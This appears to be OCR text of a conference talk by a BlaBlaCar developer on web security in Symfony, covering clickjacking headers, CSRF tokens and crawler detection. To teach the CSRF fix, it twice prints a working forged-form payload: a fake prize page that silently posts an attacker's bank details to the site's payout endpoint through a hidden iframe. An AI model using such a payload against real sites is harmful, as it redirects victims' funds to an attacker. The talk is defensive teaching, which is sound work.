

← Back to search results
Paris → Nice
Show map
Published at 16/03/2016 - No views
Departure
Paris
Arrival
Nice
Date
Jeudi 24 mars à 12h
Details
On time
traveling bag
15 minutes
Alain T
User Alain T don't write any comment for now
Ask Alain T a question
20% moins cher que le prix recommandé
60 €
per passenger
3
seats left
Passengers on this ride
3H
Alain will aim to respond within 3 hours
1 place
J'accepte les CGU et certifie avoir + de 18 ans
Request to book
Questions to the driver
Ask your question
No one's asked a question about this ride yet.


Bla Bla Car


opacity = 0.999

opacity = 0.7

opacity = 0







The Good News:
You'll travel to the sun anyway!

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X-Frame-Options header

- `X-Frame-Options: SAMEORIGIN`
- `X-Frame-Options: DENY`

JavaScript

```
<!-- At the top of your base layout... -->
<script>
    if (window.self !== window.top) {
        document.body.innerHTML = '';
    }
</script>
```

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
Feuilleter



Voir les 3 images

The Art of Intrusion: The Real Stories Behind the Exploits of Hackers, Intruders and Deceivers (Anglais) Broché – 30 décembre 2005

de Kevin D. Mitnick (Auteur), William L. Simon (Auteur)

Soyez la première personne à écrire un commentaire sur cet article

Voir les formats et éditions

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Cross-Site Request Forgery
or
CSRF

What the hell are those tokens in my forms!

You just won a super gift!

Choose between:

iPhone

iPad

Camera

TV

And more!

Open the catalog

Bla Bla Car

You just won a super gift!

Choose between:

iPhone

iPad

Camera

TV

And more!

Open the catalog

Bla Bla Car


```html
<h3>You just won a super gift!</h3>

<!-- ... -->

<form
    action="https://www.blablacar.co.uk/dashboard/profile/bank-details/create-iban"
    method="post"
    target="invisible_iframe">
  <input type="hidden" name="iban[countryCode]" value="UK" />
  <input type="hidden" name="iban[holder]" value="Mickael Steller" />
  <input type="hidden" name="iban[institution]" value="HSBC" />
  <input type="hidden" name="iban[sortCode]" value="12-34-56" />
  <input type="hidden" name="iban[gbAccountNumber]" value="12345678" />
  <input type="submit" style="font-size: 24px;" value="Open the catalog" />
</form>

<iframe name="invisible_iframe" style="display:none;"></iframe>
```

Bla Bla Car


Bla Bla Car
Find a ride
or
Offer a ride
Alain
Dashboard
Rides offered
Bookings
Messages
Email alerts
Ratings
Profile
Money
Profile
Personal information
Photo
Verification
Car
Postal address
Account
Request my funds
Fund transfer details
Payments made
Saved card
Notifications
Password
Close my account
Fund transfer details
You haven't yet entered your fund transfer details.
Bank account
When you have available funds, you can transfer them directly to the bank account of your choice. Once the transfer has been requested, the funds should appear in your account in 2 to 5 business days.
Country of your bank
United Kingdom
Account holder
Name on card
Bank name
e.g. HSBC
Sort code
e.g. 12-34-56
Account number
e.g. 12345678
Save
Cancel
If you have any questions, take a look at our FAQs.

Bla Bla Car

```html
<h3>You just won a super gift!</h3>

<!-- ... -->

<form
    action="https://www.blablacar.co.uk/dashboard/profile/bank-details/create-iban"
    method="post"
    target="invisible_iframe">
  <input type="hidden" name="iban[countryCode]" value="UK" />
  <input type="hidden" name="iban[holder]" value="Mickael Steller" />
  <input type="hidden" name="iban[institution]" value="HSBC" />
  <input type="hidden" name="iban[sortCode]" value="12-34-56" />
  <input type="hidden" name="iban[gbAccountNumber]" value="12345678" />
  <input type="submit" style="font-size: 24px;" value="Open the catalog" />
</form>

<iframe name="invisible_iframe" style="display:none;"></iframe>
```

Bla Bla Car

Use a CSRF token!

By default, Symfony automatically generates tokens in all forms

```
<input type="hidden"
       name="iban[_token]" id="iban__token"
       value="sUe63869kNds6dvyRit1aOl6kVzozimaPRkzKMzJMa8">
```

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
Don’t forget your login form

Attacker may use his own credentials to log-in a user.

Don’t forget your logout buttons

Attacker can exploit this kind of vulnerability to chase users away.

Website Crawling



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Attacker’s objectives

- Study business’ market
- Create a phishing website with real data
- Gather content for resell

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Hard to protect

- Regular users should not be impacted
- No generic solution

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
Counting sessions per IP

 = IP  = Session



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
Counting visits per session



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Website Crawling

Does user uses proxies?

If $_SERVER ($request->server->get() in Symfony) contains one of the following keys, answer is YES.

CLIENT_IP, FORWARDED, FORWARDED_FOR, FORWARDED_FOR_IP, HTTP_CLIENT_IP, HTTP_FORWARDED, HTTP_FORWARDED_FOR, HTTP_FORWARDED_FOR_IP, HTTP_PC_REMOTE_ADDR, HTTP_PROXY_CONNECTION', HTTP_VIA, HTTP_X_FORWARDED, HTTP_X_FORWARDED_FOR, HTTP_X_FORWARDED_FOR_IP, HTTP_X_IMFORWARDS, HTTP_XROXY_CONNECTION, VIA, X_FORWARDED, X_FORWARDED_FOR

High-anonymous proxies are rare.

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
Hiding a strategy on an image




```php
<?php

session_start();

$_SESSION['image_downloaded']++;

header("Cache-Control: no-store, no-cache, must-revalidate");
header("Content-type: image/jpeg");

readfile('logo.jpg');
```

```
RewriteEngine On
RewriteBase /path/to/logo/
RewriteRule ^logo\.jpg$ logo.php
```

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Javascript execution

```
<script type="text/javascript">

$(document).ready(function() {
    var now = new Date().getTime();

    var expires = new Date();
    expires.setTime(now + 3600000);

    var gmtString = expires.toGMTString();

    document.cookie = "cookie_check=" + now + ";expires=" + gmtString;
});

</script>
```

Scoring

- Give a score to all violated rules
- Display a captcha (or other) when scores reach your limit

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A final word

Fun & Serious

Bla Bla Car

BlaBlaCar is Hiring!

In a very stressful environment ;)

Passionate about Web Security?
Come and see me!

Motivated to join an innovative and fast-growing international company?
Meet us at our stand!

Bla Bla Car

Questions

Detailed slides soon available at:
https://goo.gl/zByw3v

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Want to go further?

@ninsuo
ninsuo@gmail.com
https://github.com/ninsuo
http://ninsuo.com

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Thanks!